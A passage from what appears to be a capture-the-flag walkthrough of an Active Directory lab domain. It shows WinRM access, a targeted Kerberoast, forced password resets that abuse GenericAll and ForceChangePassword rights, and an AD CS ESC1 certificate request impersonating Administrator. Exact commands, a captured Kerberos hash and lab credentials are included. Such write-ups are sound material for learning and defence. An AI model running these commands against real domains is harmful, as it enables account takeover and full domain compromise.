
BloodHound GenericAll: HR over i.park
Shell as a.harris (user.txt)
Remote Management Users means WinRM, so we connect with Evil-WinRM.
evil-winrm -i '10.1.92.228' -u 'a.harris' -p 'Welcome2025!@'

Evil-WinRM session as a.harris on DC01
We have a shell on the DC and grab user.txt from the desktop of a.harris.
Access as i.park
BloodHound suggests two abuse paths off the GenericAll edge, and we try the Targeted Kerberoast first. Setting a Service Principal Name on an account we can write to makes it roastable: any authenticated user can then request a service ticket for it, and part of that ticket is encrypted with a key derived from the account’s password, so we crack it offline. targetedKerberoast.py sets the SPN, requests the TGS, and removes the SPN after.
./targetedKerberoast.py -d WELCOME.local --dc-ip 10.1.92.228 -u 'a.harris' -p 'Welcome2025!@'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (i.park)
$krb5tgs$23$*i.park$WELCOME.LOCAL$WELCOME.local/i.park*$0c10b354b7ebd370f03b63dfab679e99$fd7bdb10a164a7d309001a188360e50dd1ec0c53c722a9b289f2adb77a613e90932d0768d20b93d0635ba5dd441f8393ea9df64085cd535bce8a6912f13de8ff3936f4b061a1189a6a80fb5af136e8e8fb62869e791fd2ef4f65b27a3a42804fd24a1ae3ece30e8771c6ac8f3e1287e14f85702bfcf5648eccc6148be750ac70a991a95035082395f5cb8de2caa8c31fed2492fdaed85c9a36d5e45d1aa04f6b77c0df89b0da3ec40605e45a13468e71870edd7ad33c5468ad01e2dfb55776dea67ecdb7d607d1b3ac6b4aba3b023c593a6671e7bda43ca457b299686c7d7af0c488f27731f27ab4b145fac95822ff5156777b10cd73317b0a4b77272d1a74528562043787d4007d1c5da0b748fb72cbfa213a07282acbcce11db13d44dfa817b736dff1b5a37a8be1f67727eb9d7e5736833257b94abf15075c9cd26a676f781be6a98faf8d605003db0804352eb131896ff4f066ff684aacb15d03f4c3096f6d05d40c8beb961273b5960440ad428832638646bae33bc905d8dd27f99dcc5f621e48ae106cf73d25d04e39f111d80610fd9df8b3e64cbef98e0da775733ad8ad0dd4fad59edfacfc5126383e754213256017fa7e32da3cc8f4e7881b656506f60330a52c74cf5fbcb2f683a04179da01defb7e17af11377a9f9eb030428f5750636c2cf7f83066ebe48c9f591e4da07b3cb943ced99fb62f054afa612a36059693d4d5b54f57479618c940022cf8282407d56989e7eda203af3c59afd56b5f00b7cf7a7b636a5f649e57c9e77e96ddcd1ec788192683136133dd63ef9307151347b563410ed7205721a27f1276ca1838c339ec661ef38c2f8cba4d19020f2b6686eaff7fbc9dec370236fb9e6db40ec9e3e873f59345320880bb6d160b8056e797f78bf9b023376d123dd762e13f85e9cb273ec259b7c3f300efc6da48e20dbf2d4a95ac54c1ce6c6032e5d700ea81fceaaacc9fe5fc44e907b35c02982fd84f3486b3f0afe586b6ea68643a2fe310cdac8747206b643f2baeba2d10f2c38e4a1fd1061aaffc7defd442c91678c837cf03f5b3313f9974a2f7e1499a132f52676a84ea61e05de8890c429236143915dcf294f6378b0272fb77cf9f5cd46f73f50360adced41be1e4dba4bf95bd9212934703f802c97200f6abb896d188c0afe1596262405336a0fa8789a270c5691cd10518f0411da18b997cacb12aa87186e070932ee229b9ded220a2875b121b1b3f5fa6cd7410a9a66089cd10e2e0a60ca38fa27c613f09a882e18888d872eb9e2dc341b5a78c01ff47a82122d765bc2dc84ed18cf6895f6bc7d413fdecbaf9d4e98254715a0fe72c42e3cea1e3f3764bd46cd4c7e9437e9377c9d3d6df92df09abb0ac3002cae0a475544542c6667b694d1cf7463b65f767289c7e3cbe5936c5ce32fa7a2511dd2b7dd5fd4c17f1b9b14979ade6c5dd5dce4d60356fc1a1fc31b308cbf1f17d

Targeted Kerberoast: TGS hash captured for i.park
We save the hash to ipark_hash.txt and try to crack it with john.
john ipark_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 DONE (2026-06-29 17:48) 0g/s 3919Kp/s 3919Kc/s 3919KC/s !!12Honey..*7¡Vamos!
Session completed.
Zero results. The password is not in rockyou.txt, so we fall back to the second path. GenericAll also allows a password reset without knowing the current one, and we use net rpc to set a new one.
net rpc password "i.park" "0xB1rdWasHere1337" -U "WELCOME.local"/"a.harris"%"Welcome2025\!@" -S "10.1.92.228"
The command returns silently, which typically indicates success. We validate the new credentials with NetExec.
nxc smb WELCOME.local -u 'i.park' -p '0xB1rdWasHere1337' --shares
SMB         10.1.92.228      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.92.228      445    DC01             [+] WELCOME.local\i.park:0xB1rdWasHere1337
SMB         10.1.92.228      445    DC01             [*] Enumerated shares
SMB         10.1.92.228      445    DC01             Share           Permissions     Remark
SMB         10.1.92.228      445    DC01             -----           -----------     ------
SMB         10.1.92.228      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.92.228      445    DC01             C$                              Default share
SMB         10.1.92.228      445    DC01             Human Resources READ
SMB         10.1.92.228      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.92.228      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.92.228      445    DC01             SYSVOL          READ            Logon server share

Validating i.park credentials with NetExec
BloodHound Enumeration (Part 2)
We mark i.park as owned and check outbound relationships. i.park has ForceChangePassword over both svc_ca and svc_web.

BloodHound ForceChangePassword: i.park over svc_ca and svc_web
Of the two targets, svc_ca is the priority. The name and its membership in Certificate Service DCOM Access both point at AD CS. That group only grants DCOM access to the CA and a default install puts Authenticated Users in it, so it is not a privilege. What it tells us is that AD CS is deployed here.

BloodHound showing svc_ca membership in Certificate Service DCOM Access
Access as svc_ca
We reset svc_ca’s password the same way, authenticating as i.park.
net rpc password "svc_ca" "0xB1rdWasHere1337" -U "WELCOME.local"/"i.park"%"0xB1rdWasHere1337" -S "10.1.92.228"
No output again. We confirm with NetExec.
nxc smb WELCOME.local -u 'svc_ca' -p '0xB1rdWasHere1337' --shares
SMB         10.1.92.228      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.92.228      445    DC01             [+] WELCOME.local\svc_ca:0xB1rdWasHere1337
SMB         10.1.92.228      445    DC01             [*] Enumerated shares
SMB         10.1.92.228      445    DC01             Share           Permissions     Remark
SMB         10.1.92.228      445    DC01             -----           -----------     ------
SMB         10.1.92.228      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.92.228      445    DC01             C$                              Default share
SMB         10.1.92.228      445    DC01             Human Resources READ
SMB         10.1.92.228      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.92.228      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.92.228      445    DC01             SYSVOL          READ            Logon server share

Validating svc_ca credentials with NetExec
Certipy Enumeration
We run Certipy to enumerate the Certificate Authority and check for vulnerable templates.
certipy-ad find -u 'svc_ca@WELCOME.local' -p '0xB1rdWasHere1337' -dc-ip 10.1.92.228 -vulnerable -stdout
Certificate Authorities
  0
    CA Name                             : WELCOME-CA
    DNS Name                            : DC01.WELCOME.local
    Certificate Subject                 : CN=WELCOME-CA, DC=WELCOME, DC=local
    Certificate Serial Number           : 6E7A025A45F4E6A14E1F08B77737AFD9
    Certificate Validity Start          : 2025-09-13 16:39:33+00:00
    Certificate Validity End            : 2030-09-13 16:49:33+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : WELCOME.LOCAL\Administrators
      Access Rights
        ManageCa                        : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        ManageCertificates              : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Enroll                          : WELCOME.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : Welcome-Template
    Display Name                        : Welcome-Template
    Certificate Authorities             : WELCOME-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-09-14T03:12:52+00:00
    Template Last Modified              : 2025-10-30T02:19:35+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : WELCOME.LOCAL\svc ca
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : WELCOME.LOCAL\Administrator
        Full Control Principals         : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Owner Principals          : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Dacl Principals           : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Property Enroll           : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : WELCOME.LOCAL\svc ca
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.

Certipy identifying ESC1 on the Welcome-Template with svc_ca enrollment rights
Certipy flags ESC1 on the Welcome-Template. The CA is WELCOME-CA, the template is enabled, and svc_ca holds enrollment rights on it.
Access as Administrator
ESC1 is a template misconfiguration where the requester can specify an arbitrary identity in the Subject Alternative Name and the template includes a client authentication EKU. A user with enrollment rights can request a certificate naming any UPN, including a domain admin, and the CA issues it without manager approval. We then authenticate as that user via PKINIT, the Kerberos extension that lets a certificate stand in for a password.
We request a certificate as Administrator, taking the SID (security identifier) off the Administrator object in BloodHound under the Object Information tab. -sid puts the target SID in the Subject Alternative Name so a current DC maps the certificate to the right account.
certipy-ad req -u 'svc_ca@WELCOME.local' -p '0xB1rdWasHere1337' -dc-ip '10.1.92.228' -target 'DC01.WELCOME.LOCAL' -ca 'WELCOME-CA' -template 'Welcome-Template' -upn 'administrator@WELCOME.local' -sid 'S-1-5-21-141921413-1529318470-1830575104-500'
